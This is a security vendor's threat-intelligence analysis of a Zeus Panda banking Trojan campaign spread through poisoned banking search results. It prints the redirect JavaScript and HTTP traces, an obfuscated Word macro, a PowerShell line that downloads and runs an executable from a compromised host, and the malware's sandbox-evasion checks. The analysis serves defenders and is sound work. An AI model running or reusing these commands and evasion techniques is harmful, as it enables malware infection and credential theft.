


Poisoning the Well: Banking Trojan Targets Google Search Results

blog.talosintelligence.com/2017/11/zeus-panda-campaign.html



This blog post was authored by [Edmund Brumaghin](#), [Earl Carter](#) and [Emmanuel Tacheau](#).

Summary


It has become common for users to use Google to find information that they do not know. In a quick Google search you can find practically anything you need to know. Links returned by a Google search, however, are not guaranteed to be safe. In this situation, the threat actors decided to take advantage of this behavior by using Search Engine Optimization (SEO) to make their malicious links more prevalent in the search results, enabling them to target users with the Zeus Panda banking Trojan. By poisoning the search results for specific banking related keywords, the attackers were able to effectively target specific users in a novel fashion.

By targeting primarily financial-related keyword searches and ensuring that their malicious results are displayed, the attacker can attempt to maximize the conversion rate of their infections as they can be confident that infected users will be regularly using various financial platforms and thus will enable the attacker to quickly obtain credentials, banking and credit card information, etc. The overall configuration and operation of the infrastructure used to distribute this malware was interesting as it did not rely on distribution methods that Talos regularly sees being used for the distribution of malware. This is another example of how attackers regularly refine and change their techniques and illustrates why ongoing consumption of threat intelligence is essential for ensuring that organizations remain protected against new threats over time.


Initial Attack Vector

The initial vector used to initiate this infection process does not appear to be email based. In this particular campaign, the attacker(s) targeted specific sets of search keywords that are likely to be queried by potential targets using search engines such as Google. By leveraging compromised web servers, the attacker was able to ensure that their malicious results would be ranked highly within search engines, thus increasing the likelihood that they would be clicked on by potential victims.

In one example, the attacker appeared to target the keyword search containing the following search query:



In most instances, the attacker was able to get their poisoned results displayed several times on Page 1 of the Search Engine Results Page (SERP) for the keyword search being targeted, in this case "al rajhi bank working hours in ramadan". A sample of the malicious results returned by Google is included in the image below.



By leveraging compromised business websites that have received ratings and reviews, the attacker could make the results seem more legitimate to victims, as can be seen by the star/rating displayed alongside the results in the SERP.

The attacker targeted numerous keyword groups, with most being tailored towards banking or financial-related information that potential victims might search for. Additionally, certain geographic regions appear to be directly targeted, with many of the keyword groups being specific to financial institutions in India as well as the Middle East. Some examples of keyword searches being targeted by this campaign were:

- "nordea sweden bank account number"*
- "al rajhi bank working hours during ramadan"*
- "how many digits in karur vysya bank account number"*
- "free online books for bank clerk exam"*
- "how to cancel a cheque commonwealth bank"*
- "salary slip format in excel with formula free download"*
- "bank of baroda account balance check"*
- "bank guarantee format mt760"*


"free online books for bank clerk exam"
"sbi bank recurring deposit form"
"axis bank mobile banking download link"

Additionally, in all of the cases Talos analyzed, the titles of the pages that functioned as the entry point into this malware distribution system had various phrases appended to them. Using the "intitle:" search parameter, we were able to positively identify hundreds of malicious pages being used to perform the initial redirection that led victims to the malicious payload. Some examples of these phrases are included below:

"found download to on a forum"
"found global warez on a forum"
"can you download free on the site"
"found download on on site"
"can download on a forum"
"found global downloads on forum"
"info site download to on forum"
"your query download on site"
"found download free on a forum"
"can all downloads on site"
"you can open downloads on"

In cases where victims attempt to browse to the pages hosted on these compromised servers, they would initiate a multi-stage malware infection process, as detailed in the following section.

Ironically we have observed the same redirection system and associated infrastructure used to direct victims to tech support and fake AV scams that display images informing victims that their systems are infected with Zeus and instructing them to contact the listed telephone number.



Infection Process

When the malicious web pages are accessed by victims, the compromised sites use Javascript to redirect clients to Javascript hosted on an intermediary site.

```
<script type="text/javascript" rel="nofollow">
document.write("<script language='javascript' rel='nofollow' type='text/javascript' src='http://dverioptomtut.ru/
klb/jquery.js.php?i=http%3A%2F%2Fdverioptomtut.ru%2Ftsd%2Fef27%3Fq%3Dal+rajhi+bank+working+time+in+ramadan'></sc"
+ "ript>");
</script>
```

This results in the client retrieving and executing Javascript located at the address specified by the document.write() method. The subsequent page includes similar functionality, this time resulting in an HTTP GET request to another page.

```

GET /klb/jquery.js.php?i=http%3A%2F%2Fdverioptomtut.ru%2Ftsd%2Fef27%3Fq%3Dal+rajhi+bank+working+time+in+ramadan
HTTP/1.1
Accept: application/javascript, */*;q=0.8
Referer: http://corvettescruisingalveston.com/wp/internet-banking-form-in-sbi/al-rajhi-bank-working-time-in-ramadan.php
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: dverioptomtut.ru
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 05 Jul 2017 13:46:46 GMT
Server: Apache/2.2.22 (@RELEASE@)
X-Powered-By: PHP/7.1.4
Content-Length: 3732
Connection: close
Content-Type: text/html; charset=UTF-8

var splashpage = {
  splashenabled: 1,
  splashpageurl: 'http://dverioptomtut.ru/tsd/ef27?q=al rajhi bank working time in ramadan',
  enablefrequency: 0,
  displayfrequency: "2 days",

```

The intermediary server will then respond with a HTTP 302 which redirects clients to another compromised site which is actually being used to host a malicious Word document. As a result, the client will follow this redirection and download the malicious document. This is a technique commonly referred to as "302 cushioning" and is commonly employed by exploit kits.

```

GET /tsd/ef27?q=al%20rajhi%20bank%20working%20time%20in%20ramadan HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://corvettescruisingalveston.com/wp/internet-banking-form-in-sbi/al-rajhi-bank-working-time-in-ramadan.php
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: dverioptomtut.ru
Connection: Keep-Alive

HTTP/1.1 302 Found
Date: Wed, 05 Jul 2017 13:46:46 GMT
Server: Apache/2.2.22 (@RELEASE@)
X-Powered-By: PHP/7.1.4
Set-Cookie: cu_ef27=0; expires=Thu, 06-Jul-2017 13:46:46 GMT; Max-Age=86400; path=/
Location: http://mikemuder.com/blog/wp-content/plugins/xmlgrab/?k=al+rajhi+bank+working+time+in+ramadan&t=0
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

```

Following the redirect results in the download of a malicious Microsoft Word document.


```

GET /blog/wp-content/plugins/xmlgrab/?k=al+rajhi+bank+working+time+in+ramadan&t=0 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://corvettescruisingalveston.com/wp/internet-banking-form-in-sbi/al-rajhi-bank-working-time-in-ramadan.php
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: mikemuder.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 05 Jul 2017 13:46:48 GMT
Set-Cookie: BX=9g33b85clpre8&b=3&s=da; expires=Tue, 02-Jun-2037 20:00:00 GMT; path=/; domain=.mikemuder.com
P3P: policyref="http://info.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAI IVDI CONI TELI
OTPI OUR DELI SAMI OTRI UNRI PUBI IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV"
Content-Disposition: attachment; filename=al-rajhi-bank-working-time-in-ramadan.doc
Content-Type: application/octet-stream
Age: 0
Transfer-Encoding: chunked
Connection: keep-alive
Server: ATS/5.3.0

```

Following the download of the malicious Word document, the victim is prompted by their browser to Open or Save the file. When opened, the document displays the following message, prompting the victim to "Enable Editing" and click "Enable Content".



Following these instructions will result in the execution of malicious macros that have been embedded in the Word document. It is these macros that are responsible for downloading and executing a PE32 executable, thus infecting the system. The macro code itself is obfuscated, and quite basic. It simply downloads the malicious executable, saves it into the %TEMP% directory on the system using the filename such as "obodok.exe".

```
Attribute VB_Name = "KHdryy"
Function OJej(odfjdr)
fhgrtt = "(" + jset.yuthhf + jset.vbcffg + ""
odfjt = ofjdt.Jifrt
kpsd = "S" + odfjt + "ebClient)"
dLsPfri = fhgrtt + kpsd
bxcvjs = "," + ofjdt.jgkI + "loadFile"
JIjer = "(" + idfhe.wetr + idfhe.zxvc + idfhe.jftr + idfhe.nvcf + "t', '% " + ofjdt.ytu + "%\obodok.exe');"
vcber = "Start-" + "Process '% " + ofjdt.ytu + "%\obodok.exe';"
OJej = ofjdt.rty + " /c " + jset.tyre + jset.ytef + jset.nmgf + "" + dLsPfri + bxcvjs + JIjer + vcber + ""
End Function
```

In this case, the malicious executable was being hosted at the following URL:


hXXp://settleware[.]com/blog/wp-content/themes/inove/templates/html/krang.wwt

The macros use the following Powershell command to initiate this process:

```
PowerShell (New-Object System.Net.WebClient).DownloadFile('http://settleware.com/blog/wp-content/themes/inove/templates/html/krang.wwt', 'C:\Users\ADMINI~1\AppData\Local\Temp\obodok.exe'); Start-Process 'C:\Users\ADMINI~1\AppData\Local\Temp\obodok.exe'; |
```

A review of DNS related information associated with the domain hosting the malicious executable shows that there were two significant spikes in the amount of DNS requests

attempting to resolve the domain, occurring between 06/07/2017 and 06/08/2017.



Settleware Secure Services, Inc. is a document e-Signing service that allows documents to be signed electronically. It is used across a number of different processes, including Real Estate escrow e-Signing, and also offers eNotary services.

Malware Operations

The malicious payload associated with the campaign appears to be a new version of Zeus Panda, a banking trojan designed to stealing banking and other sensitive credentials for exfiltration by attackers. The payload that Talos analyzed was a multi-stage payload, with the initial stage featuring several anti-analysis techniques designed to make analysis more difficult and prolonged execution to avoid detection. It also featured several evasion techniques designed to ensure that the malware would not execute properly in automated analysis environments, or sandboxes. The overall operation of the Zeus Panda banking trojan has been well documented, however Talos wanted to provide additional information about the first stage packer used by the malware.

The malware will first query the system's keyboard mapping to determine the language used on the system. It will terminate execution if it detects the any of the following keyboard mappings:

- LANG_RUSSIAN
- LANG_BELARUSIAN
- LANG_KAZAK
- LANG_UKRAINIAN

The malware also performs checks to determine whether it is running within the following hypervisor or sandbox environments:

- VMware
- VirtualPC
- VirtualBox
- Parallels
- Sandboxie
- Wine
- SoftIce

It also checks for the existence of various tools and utilities that malware analysts often run when analyzing malicious software. A full list of the different environment checks performed

by the malware is below:

```
v13 = is_physical_or_vm_machine;
v14 = check_file_registry_vmware;
v15 = check_file_virtualbox;
v16 = check_file_mutex_virtualpc;
v17 = check_files_parallel32;
v18 = check_registry_BOCHS;
v19 = check_files_popupkiller_stimulator;
v20 = check_files_TOOLS_execute_exe;
v21 = check_loadedmodule_mutex_for_sandboxie;
v22 = check_for_mutex_Frz_State;
v23 = check_files_process_wireshark;
v24 = check_registry_apiname_Wine;
v25 = check_process_immunity;
v26 = lookup_process_processhacker;
v27 = lookup_process_procexp;
v28 = check_process_procmon;
v29 = check_process_idaq;
v30 = check_process_regshot;
v31 = check_process_aut2exe_joebox;
v32 = check_process_perl;
v33 = check_process_python;
v34 = check_files_softice;
```

If any of the environmental checks are met, the malware then removes itself by first writing a batch file to the %TEMP% directory and executing it using the Windows Command Processor. The malware uses RDTSC to calculate the time-based filename used to store the batch file. This batch file is responsible for deleting the original sample executable. Once the original executable has been deleted, the batch file itself is also removed from %TEMP%.



```
upd267e13f8.bat - Notepad
File Edit Format View Help
@echo off
:d
del /F /Q "C:\Users\██████████\Desktop\artifact-8555cf57bc314f14b73c84e89c0987b76064cc362f5697d496a6fee803f581b9.exe"
if exist "C:\Users\██████████\Desktop\artifact-8555cf57bc314f14b73c84e89c0987b76064cc362f5697d496a6fee803f581b9.exe" goto d
del /F "C:\Users\██████████\AppData\Local\Temp\upd267e13f8.bat"
```

In an attempt to hinder analysis, the initial stage of the malicious payload features hundreds of valid API calls that are invoked with invalid parameters. It also leverages Structured Exception Handling (SEH) to patch its own code. It queries and stores the current cursor position several times to detect activity and identify if it is being executed in a sandbox or automated analysis environment. An example of the use of valid API calls with invalid parameters is below, where the call to obtain the cursor location is valid, while the call to ScreenToClient contains invalid parameters.


```

text:12507422 828      or      [ebp+cursor_list_position], -1
text:12507429
text:12507429 -----
text:12507429                          Storing Cursor Position
text:12507429 828      lea    eax, [ebp+cursor_list_position]
text:1250742F 828      push  eax
text:12507430 82C      mov    ecx, offset object
text:12507435 82C      call  realloc_8bytes ; This routine reallocate 8 bytes more
text:1250743A 828      lea    eax, [ebp+cursor_list_position]
text:12507440 828      push  eax ; lpPoint
text:12507441 82C      call  ds:GetCursorPos ; true call
text:12507441
text:12507441 -----
text:12507447 828      lea    eax, [ebp+cursor_list_position]
text:1250744D 828      push  eax ; lpPoint
text:1250744E 82C      push  0 ; hWnd
text:12507450 830      call  ds:ScreenToClient ; boguscall
text:12507456 828      mov    cl, byte_1252693C
text:1250745C 828      mov    esi, eax
text:1250745E 828      mov    ebx, [ebp+lpRect]
text:12507464 828      mov    [ebp+screen_mov], esi
text:1250746A 828      test   cl, cl
text:1250746C 828      jz     short loc_12507485
text:1250746E
text:1250746E -----
text:1250746E                          Increase Table
text:1250746E
text:1250746E 828      lea    eax, [ebp+cursor_list_position]
text:12507474 828      mov    ecx, offset object
text:12507479 828      push  eax
text:1250747A 82C      call  realloc_8bytes
text:1250747A
text:1250747A -----
text:1250747A

```

Below is an example of a bogus call designed to lure an analyst and increase the time and effort required to analyze the malware. Often we see invalid opcodes used to lure the disassembler, but in this case, the result is that it is in front of hundred of structures too, making it more difficult to recognize good variables.

```

text:1250AE50 828      add    esi, eax
text:1250AE50 828      push  DC_PEN
text:1250AE5F 82C      mov    [ebp+addr_create_heap_result_newheap], esi
text:1250AE65 82C      call  ds:GetStockObject ; The GetStockObject function retrieves a handle to one of the stock pens, brushes, fonts, or palettes.
text:1250AE68 828      push  eax ; h
text:1250AE6C 82C      push  0 ; hdc
text:1250AE74 828      call  ds>SelectObject ; Bogus Call - SelectObject(0x000000, handle)
text:1250AE7A 828      push  39h ; color
text:1250AE76 82C      push  0 ; hdc
text:1250AE78 830      mov    [ebp+0], eax
text:1250AE7C 830      call  ds:SetDCPenColor ; return -1
text:1250AE84 828      mov    [ebp+loop_counter], eax
text:1250AE88 828      lea    ecx, [ebp+9]
text:1250AE8D 828      lea    eax, [esi+9]
text:1250AE9B 828      push  eax ; bottom
text:1250AE91 82C      push  ecx ; right
text:1250AE92 830      push  esi ; top
text:1250AE90 828      push  ebx ; left
text:1250AE94 830      push  0 ; hdc
text:1250AE96 83C      mov    [ebp+hTake0], eax
text:1250AE9C 83C      call  ds:Rectangle ; Bogus call, return Null error code
text:1250AEA2 828      push  39h ; color
text:1250AEAA 82C      push  0 ; hdc
text:1250AEB6 830      call  ds:SetDCPenColor ; bogus call - SetDCPenColor null hdc
text:1250AEB6 828      test   esi, esi
text:1250AEB6 828      jz     short jmp_always
text:1250AEB0 ; Node #15
text:1250AEE1

```

The below screenshot shows a list of auto populated and useless structures by IDA. These measures are all designed to impede the analysis process and make it more expensive to identify what the malware is actually designed to do from a code execution flow perspective.

```

00000000 ; [00000010 BYTES, COLLAPSED STRUCT CPPEH_RECORD, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010 BYTES, COLLAPSED STRUCT _EN3_EXCEPTION_REGISTRATION, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010 BYTES, COLLAPSED STRUCT _EH4_SCOPEABLE, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000000C BYTES, COLLAPSED STRUCT _EH4_SCOPEABLE_RECORD, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000005C BYTES, COLLAPSED STRUCT LOGFONTW, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010 BYTES, COLLAPSED STRUCT IID, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000004 BYTES, COLLAPSED STRUCT IUnknown, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000003C BYTES, COLLAPSED STRUCT LOGFONTA, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [000001A0 BYTES, COLLAPSED STRUCT WIN32_FIND_DATAA, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES, COLLAPSED STRUCT FILETIME, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000000C BYTES, COLLAPSED STRUCT _SECURITY_ATTRIBUTES, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000044 BYTES, COLLAPSED STRUCT _STARTUPINFOA, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010 BYTES, COLLAPSED STRUCT _PROCESS_INFORMATION, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000018 BYTES, COLLAPSED STRUCT _LSA_OBJECT_ATTRIBUTES, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000028 BYTES, COLLAPSED STRUCT WNDCLASSA, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000001C BYTES, COLLAPSED STRUCT tagMSG, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES, COLLAPSED STRUCT POINT, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000028 BYTES, COLLAPSED STRUCT tagFINDREPLACEA, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES, COLLAPSED STRUCT _EXCEPTION_REGISTRATION_RECORD, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000003C BYTES, COLLAPSED STRUCT tagLOGFONTA, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [0000004C BYTES, COLLAPSED STRUCT tagOFNA, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000014 BYTES, COLLAPSED STRUCT tagCURSORINFO, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000018 BYTES, COLLAPSED STRUCT RTL_CRITICAL_SECTION, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES, COLLAPSED STRUCT _EXCEPTION_POINTERS, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000044 BYTES, COLLAPSED STRUCT _STARTUPINFOW, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES, COLLAPSED STRUCT FILETIME, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES, COLLAPSED UNION LARGE_INTEGER, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES, COLLAPSED STRUCT _LARGE_INTEGER;:$837407842DC9007486FDA5FEB63B74E, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000014 BYTES, COLLAPSED STRUCT _cpInfo, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES, COLLAPSED UNION _SLIST_HEADER, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES, COLLAPSED STRUCT _SLIST_HEADER;:$83AF6D9DC8E3B10A31D79B304957BA23, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000004 BYTES, COLLAPSED STRUCT SINGLE_LIST_ENTRY, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES, COLLAPSED STRUCT localeInfo_struct, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010 BYTES, COLLAPSED STRUCT _EVENT_DATA_DESCRIPTOR, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000024 BYTES, COLLAPSED STRUCT FuncInfo, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES, COLLAPSED STRUCT UnwindMapEntry, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000014 BYTES, COLLAPSED STRUCT TryBlockMapEntry, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000010 BYTES, COLLAPSED STRUCT HandlerType, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000028 BYTES, COLLAPSED STRUCT WNDCLASS, PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000008 BYTES, COLLAPSED STRUCT tagPOINT, PRESS CTRL-NUMPAD+ TO EXPAND]

```

Periodically, we can find a valid and useful instruction. Below the EAX register is stored in a variable to be reused later in order to allocate a heap memory chunk to initiate its own unpacked code.

```

.text:12507015 ; Node #30
.text:12507021 ; Node #31
.text:1250702A ;
-----
.text:1250702A jmp_always2: ; CODE XREF: WinMain(x,x,x,x)+583Tj
.text:1250702A 82h push 0 ; hFindVolumeMountPoint
.text:1250702C 82h call ds:FindVolumeMountPointClose ; Bogus Call
.text:12507032 82h mov ecx, return_code
.text:12507038 82h mov ebx, eax
.text:1250703A 82h mov duplicated_token, ecx
.text:12507040 82h xor eax, eax
.text:12507042 82h mov ecx, ds:dword_125104D0
.text:12507048 82h xor edx, edx
.text:1250704A 82h mov dword ptr [ebp+Caption], ecx
.text:1250704D 82h mov cl, ds:byte_125104D4
.text:12507053 82h push 10h
.text:12507055 82h mov [ebp+lpRect], ebx
.text:1250705B 82h lea esi, [eax+1]
.text:1250705E 82h mov [ebp+hToken], edx
.text:12507064 82h pop edi
.text:12507065 82h mov [ebp+var_8], cl
.text:12507068 82h mov [ebp+addr_create_heap_result_newheap], edx
.text:1250706E 82h mov [ebp+WndClass.style], 3
.text:12507075 82h mov [ebp+WndClass.lpfnWndProc], offset Proc
.text:1250707C 82h mov [ebp+WndClass.cbClsExtra], edx
.text:1250707F -----
.text:1250707F 82h mov eax, ds:HeapCreate ; <== Here is storing HeapCreate to perform call later
.text:1250707F -----
